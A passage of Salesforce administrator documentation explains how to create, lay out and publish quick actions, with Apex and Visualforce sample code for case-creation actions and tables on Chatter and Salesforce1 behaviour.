   - For a Create a Record action, select the type of object to create.
     - If the object has more than one record type, select the one you want to use for records created through this action.
     - If the object for which you're creating the action has more than one relationship with the target object, select the field you want to populate when a record is created. If the two objects have a master-detail relationship, you can't select which field to populate. The master-detail `Relationship` field is selected by default, and you can't change this setting.
   - For a Custom Visualforce action, select the Visualforce page, and then specify the height of the action window. The width is fixed.
   - For a Lightning Component action, select the component called by the action.
5. Enter a label for the action. Users see this label as the name of the action.

   Tip: If you're creating a Create a Record, Send Email, or Log a Call action, choose an option from the `Standard Label Type` list to have Salesforce generate the label. For the labels in this list that include "Record" and "Record Type", Salesforce fills in the type of object or the record type the action creates. For example, if you choose the Create New "Record" standard label on a create contact action, the generated label is Create New Contact.
6. If necessary, change the name of the action.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To create actions:
- "Customize Application"

This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.

7. Type a description for the action.
   The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."
8. For a Create a Record or Log a Call action, select whether you want a feed item to be created when the action is completed.
9. For a Create a Record, Update a Record, or Log a Call action, you can add a custom success message that displays after the action executes successfully.
10. Optionally, click **Change Icon** to select a different icon for the action.
    Custom images used for action icons must be less than 1 MB in size.
11. Click **Save**.

After you create a quick action, customize its layout, add predefined values, and then add the action to page layouts.

Note: If you delete an action, the action is removed from all layouts that it's assigned to.

SEE ALSO:

Set Predefined Field Values for Quick Action Fields
Customize Actions with the Enhanced Page Layout Editor
Visualforce Pages as Object-Specific Custom Actions
Custom Success Messages for Quick Actions

Custom Quick Actions

Custom actions are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Lightning Component Actions

Lightning component actions are custom actions that invoke a Lightning component. They support Apex and JavaScript and provide a secure way to build client-side custom functionality. Lightning component actions are supported only in Salesforce1 and Lightning Experience.

Visualforce Pages as Object-Specific Custom Actions

Visualforce pages added as custom actions on an object are invoked in the context of a record of that object type. The custom action has a specific record ID handed to it—the record the user was looking at when they clicked the custom action. Design the page to act on that specific record type.

Visualforce Pages as Global Custom Actions

Visualforce pages used as global actions can be invoked in many different places and don't have a specific record associated with them. They have complete "freedom of action," which means it's up to you to write the code.

Hide the Action Header for Visualforce Custom Actions

When creating a Visualforce page to use as a custom action, you can choose to hide the action's header. Hiding the action header helps prevent user confusion, especially if you have your own buttons specified in the Visualforce page.

Prerequisites for Using Canvas Apps as Custom Actions

Using canvas apps as custom actions makes it easy to give users access to the functionality of your apps in Chatter and elsewhere in Salesforce.

SEE ALSO:

Create Global Quick Actions

Create Object-Specific Quick Actions

Visualforce Pages as Object-Specific Custom Actions

Prerequisites for Using Canvas Apps as Custom Actions

Lightning Component Actions

Lightning component actions are custom actions that invoke a Lightning component. They support Apex and JavaScript and provide a secure way to build client-side custom functionality. Lightning component actions are supported only in Salesforce1 and Lightning Experience.

Note: My Domain must be deployed in your org for Lightning component actions to work properly.

You can add Lightning component actions to an object's page layout using the page layout editor. If you have Lightning component actions in your org, you can find them in the Salesforce1 & Lightning Actions category in the page layout editor's palette.

On Lightning Experience record pages, Lightning component actions display in the page-level action menu in the highlights panel.

EDITIONS

Available in: both Salesforce1 and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Lightning component actions can't call just any Lightning component in your org. For a component to work as a Lightning component action, it has to be configured specifically for that purpose and implement either the `force:LightningQuickAction` or `force:LightningQuickActionWithoutHeader` interfaces. You can find out more about configuring custom components in the Lightning Components Developer Guide.

If you plan on packaging a Lightning component action, the component the action invokes must be marked as `access=global`.

SEE ALSO:

Actions in Lightning Experience

My Domain

Quick Action Considerations

Visualforce Pages as Object-Specific Custom Actions

Visualforce pages added as custom actions on an object are invoked in the context of a record of that object type. The custom action has a specific record ID handed to it—the record the user was looking at when they clicked the custom action. Design the page to act on that specific record type.

Visualforce pages you create to use as object-specific actions must use a standard object controller. Use controller extensions to add custom code, including `@RemoteAction` methods you can call using JavaScript remoting.

Your custom code could do more than make updates to the originating record. For example, the Create Quick Order custom action searches for matching merchandise. It then creates an invoice and line item, all as part of creating an order for a part. That logic occurs in the context of the originating account record—the invoice is associated to the account record where the quick order action was invoked.

When the action completes, redirect the user to a page related to the originating record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

The following code sample shows a page designed to be used as a custom action on the account object, so it uses the standard Account controller. This action lets users create cases from account detail pages, and it has a different user interface from standard create actions.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}
```

```
<apex:page standardcontroller="Account" extensions="CreateCaseExtension" showHeader="false">

    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>
    <script>
        function refreshFeed() {
            Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload :
{feed:true}});
        }
    </script>
    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"

            oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:538px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
        style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;border-color:#096EB3;"
        id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

Requirements for Refreshing Host Pages

If you want a custom action, whether object-specific or global, to refresh the feed on the page that hosts it, the Visualforce page you create to use as that action must:

- Reference the publisher JavaScript file: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>`. (Creating custom Visualforce actions doesn't require the Force.com Canvas SDK.)
- Include this JavaScript call: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

SEE ALSO:

Visualforce Pages as Global Custom Actions

Create Object-Specific Quick Actions

Let Users Take Actions

Visualforce Pages as Global Custom Actions

Visualforce pages used as global actions can be invoked in many different places and don't have a specific record associated with them. They have complete "freedom of action," which means it's up to you to write the code.

Visualforce pages you create to use as global actions can't use a standard object controller. You must write a custom controller to handle the page.

When a global action completes, the user should be either redirected to a parent record created as part of the action or returned to where they started.

This code sample shows a Visualforce page designed to be used as a custom action on any object that supports actions. This action lets users create cases from record detail pages, Chatter, Chatter groups (except customer groups), or the home page. It has a different user interface from standard create actions. As with all global actions, the records created through this action aren't associated with other records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
```

```
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page controller="CreateCaseController" showHeader="false">
    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refresh',  payload : {feed:
true}});
      }
     </script>


    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div>Subject: </div><apex:inputField value="{!theCase.subject}"
style="width:500px;" />
                </div>
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:500px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
               </div>
                <div style="color:red;">{!lastError}</div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
```

```
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
        border-color:#096EB3;" id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

Requirements for Refreshing Host Pages

To have an object-specific or global custom action refresh the feed on the page that hosts it, the Visualforce page you create to use as that action must:

- Reference the publisher JavaScript file: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>`. (Creating custom Visualforce actions doesn't require the Force.com Canvas SDK.)
- Include this JavaScript call: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

SEE ALSO:

Visualforce Pages as Object-Specific Custom Actions

Create Global Quick Actions

Let Users Take Actions

Hide the Action Header for Visualforce Custom Actions

When creating a Visualforce page to use as a custom action, you can choose to hide the action's header. Hiding the action header helps prevent user confusion, especially if you have your own buttons specified in the Visualforce page.

To hide the header, add `showQuickActionVfHeader="false"` to the `<apex:page>` tag of the custom action's Visualforce page. When the Visualforce custom action renders in Salesforce1, the header and the Cancel and Save buttons are hidden. Using this attribute doesn't affect how the action displays in the full Salesforce site.

If you don't specify `showQuickActionVfHeader`, its value defaults to `true`.

The `showQuickActionVfHeader` attribute isn't supported in communities.

SEE ALSO:

Visualforce Pages as Object-Specific Custom Actions

Visualforce Pages as Global Custom Actions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Prerequisites for Using Canvas Apps as Custom Actions

Using canvas apps as custom actions makes it easy to give users access to the functionality of your apps in Chatter and elsewhere in Salesforce.

You can use as a custom action any canvas app that uses Publisher as a location. For example, you might use an expense report app as a custom action to make it easy for salespeople to submit expense reports directly from feeds. A custom action that includes a video conferencing canvas app could help support agents communicate with customers visually for easier troubleshooting of technical issues.

Before creating a custom action with a canvas app, be sure the app uses Publisher as a location, and be sure to give the users you want to be able to use the action access to the app.

SEE ALSO:

- Custom Quick Actions
- Visualforce Pages as Object-Specific Custom Actions
- Let Users Take Actions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable Actions in the Chatter Publisher

Enabling actions in the publisher lets you add actions you've created to Chatter publishers on the Home page, on the Chatter tab, in Chatter groups, and on record detail pages.

By default, the Chatter publisher includes the standard actions Post, File, Link, Poll, Question, and Thanks. With the actions in the publisher setting enabled, you can include nonstandard actions in the Chatter publisher too. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

In organizations created after the Winter '14 release, actions in the publisher is enabled automatically.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Click **Edit**.
3. Select Enable Actions in the Publisher.
4. Click **Save**.

Note: You don't need to enable actions in the publisher in order to use them in Salesforce1 or in third-party apps. See Actions with and without Chatter for more information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To enable actions in the Chatter publisher:

- "Customize Application"

Set Up Actions with Chatter Enabled

Global and object-specific actions enhance the Chatter experience for your users in Salesforce Classic and in Salesforce1.

Set Up Actions Without Chatter Enabled

You can set up object-specific and global actions for Salesforce1 or third-party apps, even if your organization doesn't have Chatter enabled.

Actions with and without Chatter

Use actions regardless of whether Chatter or actions in the publisher are enabled.

SEE ALSO:

Add Actions to Global Publisher Layouts

Let Users Take Actions

Set Up Actions with Chatter Enabled

Global and object-specific actions enhance the Chatter experience for your users in Salesforce Classic and in Salesforce1.

Chatter must be enabled for your organization.

By default, the Chatter publisher in Salesforce Classic includes the standard actions Post, File, Link, Poll, Question, and Thanks. To set up more actions in Chatter:

1. Enable feed tracking for the objects for which you want to make actions available.
2. Enable actions in the publisher if you want to see both standard actions and non-standard actions in the Chatter publisher.
3. Optionally, enable feed updates for related records to display feed items on a record detail page when related records are created.
4. Create object-specific actions or global actions.
5. Customize the action layout with the fields that you want users to see when they use the action.
6. Add the actions to page layouts or global publisher layouts.

   Salesforce automatically adds default actions to the page layouts for account, case, contact, lead, and opportunity, and to the global publisher layout in organizations that were created after Winter '14.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To set up actions:

- "Customize Application"

SEE ALSO:

Enable Actions in the Chatter Publisher

Create Object-Specific Quick Actions

Set Up Actions Without Chatter Enabled

You can set up object-specific and global actions for Salesforce1 or third-party apps, even if your organization doesn't have Chatter enabled.

When Chatter is disabled in an organization, only the nonstandard actions appear in the action bar in Salesforce1 or in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

Follow these steps to set up actions for use in Salesforce1 or third-party apps.

1. Create object-specific actions or global actions.
2. Customize the action layout with the fields that you want users to see when they use the action.
3. Add the actions to page layouts or global publisher layouts.

   Salesforce automatically adds default actions to the page layouts for account, case, contact, lead, and opportunity, and to the global publisher layout in organizations that were created after Winter '14.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To set up actions:
- "Customize Application"

SEE ALSO:

Create Object-Specific Quick Actions

Create Global Quick Actions

Customize Actions with the Enhanced Page Layout Editor

Actions with and without Chatter

Use actions regardless of whether Chatter or actions in the publisher are enabled.

The actions that are available in the full Salesforce site or in Salesforce1 To enable or disable Chatter for your organization, from Setup, enter *Chatter Settings* in the `Quick Find` box, then select **Chatter Settings**. If Chatter is enabled, the `Enable Actions in the Publisher` option controls whether the actions that you create display in the Chatter publisher.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

	Chatter Off, Actions Off	Chatter On, Actions Off	Chatter On, Actions On
You can create global actions and customize global action lists	Yes	Yes	Yes
You can create object-specific actions and customize object-specific action lists	Yes	Yes	Yes
Actions appear on the Home page and Chatter home page in the full Salesforce site	No	Yes[1]	Yes
Actions appear in object feeds in the full Salesforce site	No	Yes[1,2]	Yes[2]

	Chatter Off, Actions Off	Chatter On, Actions Off	Chatter On, Actions On
The action bar is available in the Salesforce1 feed	No[3]	Yes[4]	Yes
The action bar is available on the record view in Salesforce1	Yes[5]	Yes[6]	Yes[6]
The action bar is available on Lightning Pages in Salesforce1	Yes[5]	Yes	Yes

Footnotes:

1. If actions in the publisher aren't enabled, only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear in the Chatter publisher in the full Salesforce site.
2. The Chatter feed appears on an object's detail page in the full Salesforce site only for objects that have feed tracking enabled.
3. When Chatter is disabled, the Feed item isn't available in Salesforce1.
4. When Chatter is enabled but actions in the publisher aren't, standard Chatter actions and nonstandard actions appear in the Salesforce1 action bar and in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.
5. When Chatter and actions in the publisher are disabled, only nonstandard actions appear in the action bar in Salesforce1 or in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.
6. If feed tracking isn't enabled on an object, only nonstandard actions appear in the Salesforce1 action bar and in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

SEE ALSO:

Set Up Actions with Chatter Enabled

Set Up Actions Without Chatter Enabled

Let Users Take Actions

Action Layout Editor

Just as object record pages have page layouts that can be customized, actions have action layouts that can be customized. When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

For example, a Post action needs just one large text area for user input. By contrast, an object-related Create action must include multiple fields; otherwise, Salesforce can't create the record.

The first time you view the layout for an action you've created, certain fields are prepopulated: target object default fields, standard required fields, and any custom universally required fields. Default actions (available in organizations created after Winter '14) have predefined sets of fields.

The upper part of the editor contains a palette, and below the palette is the action layout. The palette contains fields from the action's target object that you can add to the action layout, except for the following unsupported field types:

- Record type fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

- Read-only field types such as roll-up summary, formula, and auto-number fields
- Read-only system fields such as `Created By` or `Last Modified By`

Inactive Fields

Fields that are already on the action layout still appear on the palette but are inactive. When you select an inactive field on the palette, Salesforce highlights the field on the action layout.

Field Type Conversion

If you convert a field's type from one that is supported for actions to a type that isn't supported, Salesforce removes the field from the action layout. If you convert the field back to a supported type without changing the action layout, Salesforce automatically adds the field back to the layout. If you edit the layout, and then convert the field back to a supported type, add the field back to the layout manually.

Layouts Used for Log a Call Actions

A Log a Call action takes the active task page layout except under the following conditions:

- Suppose that your organization has a custom Log a Call action for an object. The custom action takes the custom action layout defined for it.
- Now suppose that your organization has a custom Log a Call global action. That action takes the custom layout defined for it, unless you also have a custom Log a Call action for an object. (A custom action on an object overrides a custom global action.)

To display the simpler New Task form to Salesforce1 users, enable the form in Activity Settings and ensure that the layout used includes a subject field.

Layout Auditing

Salesforce tracks action layout customization in the setup audit trail history.

To view and edit the layouts for global actions in Setup, enter *`Actions`* in the `Quick Find` box, then select **Global Actions** and then click **Layout** next to the action's name. To view and edit the layouts for object-specific actions, find the object in Setup, then go to Buttons, Links, and Actions.

Action Layout Editor Considerations

When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

SEE ALSO:

Let Users Take Actions

Action Layout Editor Considerations

When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

- There is no hard limit to the number of fields you can add to an action layout. However, for optimum usability, we recommend a maximum of 8 fields. Adding more than 20 fields can severely impact user efficiency. To reduce the number of fields in your layout, you can create predefined values for the required fields, and then remove those fields from your layout. You can set predefined field values from the action detail page.
- Mobile smart actions are populated with all your organization's required fields on the relevant object, regardless of how many fields there are. For example, the New Case action in the mobile smart action bundle includes all required case fields. You can't edit the fields on mobile smart actions. The fields that appear change only if you change which fields on an object are required.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

- You can remove a required field from the action layout, but make sure that the field has a predefined value. Otherwise, users can't create records.
- Rich text area fields are supported only when you add them to one-column layouts, or as fields that span both columns in two-column layouts. If you add a rich text area field to only one column in a two-column layout, it appears as a plain text area, because there's not enough space to display the full rich text editor.


Custom Success Messages for Quick Actions

For Create a Record, Update a Record, and Log a Call action types, you can create a custom message that displays when the action executes successfully.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions



In Salesforce1 and Lightning Experience, when a create, update, or Log a Call action is completed, a default success message displays, regardless of whether the action created a feed item. If you add a custom success message to one of these actions, your custom success message displays instead of the default message.

In Salesforce Classic, custom success messages have slightly different behavior. If you select `Create Feed Item` for a Create a Record or Log a Call action, no success message displays in Salesforce Classic. The feed item that is created is the confirmation that the action executed successfully.

Note: If you have `All Related Objects` selected under feed tracking for a particular object, when a quick action creates related objects, a feed item is always created, regardless of the status of `Create Feed Item`.

SEE ALSO:

Create Object-Specific Quick Actions

Create Global Quick Actions

Customize Actions with the Enhanced Page Layout Editor

Use the page layout editor to customize which actions show up in Salesforce and in Salesforce1

Tip: To manage the actions for global pages, such as Home, Chatter Home, and Chatter groups, see Global Publisher Layouts.

From the management settings for the object whose actions you want to manage, go to Page Layouts.

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher
This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in Salesforce Classic.

Salesforce1 and Lightning Experience Actions
This section can contain actions only from the Salesforce1 & Lightning Actions category in the palette. On object page layouts, the Salesforce1 & Lightning Actions category contains all available types of actions for the object, including quick actions, productivity actions, Lightning component actions, and standard and custom buttons. Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.

Tip: Hover over an action in the palette to see its label, API name, and action type.

- To override the action defaults for an action section that you haven't customized, either click the override text or hover over the section and click .

  If you haven't customized the Quick Actions in the Salesforce Classic Publisher section of a page layout, the actions that appear in the publisher for that object default to the actions that are assigned to the global publisher layout. Upon overriding, the actions default to the standard actions—Post, File, Link, Poll, Question, and Thanks—regardless of what actions were assigned to the global publisher layout.

  If you haven't customized the Salesforce1 and Lightning Experience Actions section of a page layout, the actions for that object default to a set of predefined actions. If you have customized actions in the Quick Actions in the Salesforce Classic Publisher section, and have saved the layout, the Salesforce1 and Lightning Experience Actions section inherits the actions from the Quick Actions in the Salesforce Classic Publisher section, plus any standard or custom buttons present on the layout, when you click to override.

- To revert the actions in either section to the defaults for that section, hover over the section and click .

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To create actions:
- "Customize Application"

To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

SEE ALSO:

Set Up Actions with Chatter Enabled
Actions in Lightning Experience
Mobile Smart Actions
Customize Page Layouts with the Enhanced Page Layout Editor
Find Object Management Settings

Set Predefined Field Values for Quick Action Fields

When you create actions, use predefined field values to set a value for a field. Predefined values can help ensure consistency and make it faster and easier for users to create records.

When you configure action layouts, it's better to use fewer fields. Most users, especially mobile users, don't like to fill in a lot of required fields. They want to get things done and move on to their next task. A good way to use fewer fields in action layouts is to set predefined values for as many fields as possible. The more fields you can set predefined values for, the more you can remove from the layout and make the action easier and quicker to use. Balance ease of use with the need for required information. However, don't remove required fields from an action layout without setting a predefined value for those fields, or when a user applies that action, the record won't save properly.

If you set predefined values for fields on object records created through an action, you don't need to add those fields to the action layout. For example, when you configure an action that lets users create opportunities, set Prospecting as the predefined value for the `Stage` field. All new opportunities users create through that action are automatically assigned to the prospecting stage. You can remove the `Stage` field from the action's layout, because the field is going to be assigned a value automatically.

Tip: Predefined values for fields on actions are different from default values that you can set for fields on records. If a field is included in an action, it can have both a predefined value set for the action *and* a default value set.

To set predefined field values:

1. Click the name of an action in the Buttons, Links, and Actions list or the Global Actions list.
2. On the action detail page, click **New** in the Predefined Field Values list.
3. Select the field you want to predefine a value for.
4. Specify the value for the field.
5. Click **Save**.

Tip: On object-specific actions, the predefined value can include references to the source object and its related objects.

Notes on Predefined Field Values for Quick Actions

SEE ALSO:

Notes on Predefined Field Values for Quick Actions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To set predefined field values:

- "Customize Applications"

Notes on Predefined Field Values for Quick Actions

Setting predefined field values for quick actions is especially important if you remove required or `Always on Layout` fields from the action layout.

- You can set predefined values for any field available in the action layout editor, with these exceptions.
  - Rich text area fields
  - Multi-select picklists
  - Read-only field types like auto-number, formula, and roll-up summary fields
- You can't use a dependent picklist to set a predefined value.
- If a field on an action has both a predefined value and a default value set, the action uses the predefined value, not the default value.
- If you set a predefined value for a field and leave it on the action layout, the predefined value displays as a default value for the field.
- If you have a required field with a predefined value assigned, and have removed the field from the action layout, if you later delete the field's predefined value you will need to re-add the required field to the action layout. Otherwise, users won't be able to save the record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

SEE ALSO:

Set Predefined Field Values for Quick Action Fields

Global Publisher Layouts

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic and Lightning Experience, these layouts customize the actions on global pages (like the Home page) and on the Chatter page. Lightning Experience also uses these layouts to populate the Global Actions menu. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

In Salesforce for Outlook, global publisher layouts drive the actions that Group, Contact Manager, and Professional Edition users see when they click the Salesforce Side Panel Publisher. Salesforce for Outlook users working in all other editions can set up their side panel publishers using Outlook Side Panel Publisher Layouts.

Note: Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.

You can assign different global publisher layouts to different user profiles to customize which actions users see by default on global pages.

These are the steps involved in working with global publisher layouts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To create actions:
- "Customize Application"

To customize action layouts and page layouts:
- "Customize Application"

To view page layouts:
- "View Setup"

1. Create Global Publisher Layouts

   Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic and Lightning Experience, these layouts customize the actions on global pages (like the Home page) and on the Chatter page. Lightning Experience also uses these layouts to populate the Global Actions menu. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

2. Add Actions to Global Publisher Layouts

   Actions you add to the global publisher layouts appear on pages such as the Home and Chatter pages, and the action bar and action menu on the Feed and People pages in Salesforce1.

3. Assign Global Publisher Layouts to User Profiles

   Once you finish creating a global publisher layout, you can assign it to different user profiles. For example, a Marketing User and a Standard User might need different actions in the Chatter publisher or in Salesforce1. Create multiple global publisher layouts and assign them to different user profiles to customize the actions for each profile.

SEE ALSO:

Create Global Quick Actions

Create Global Publisher Layouts

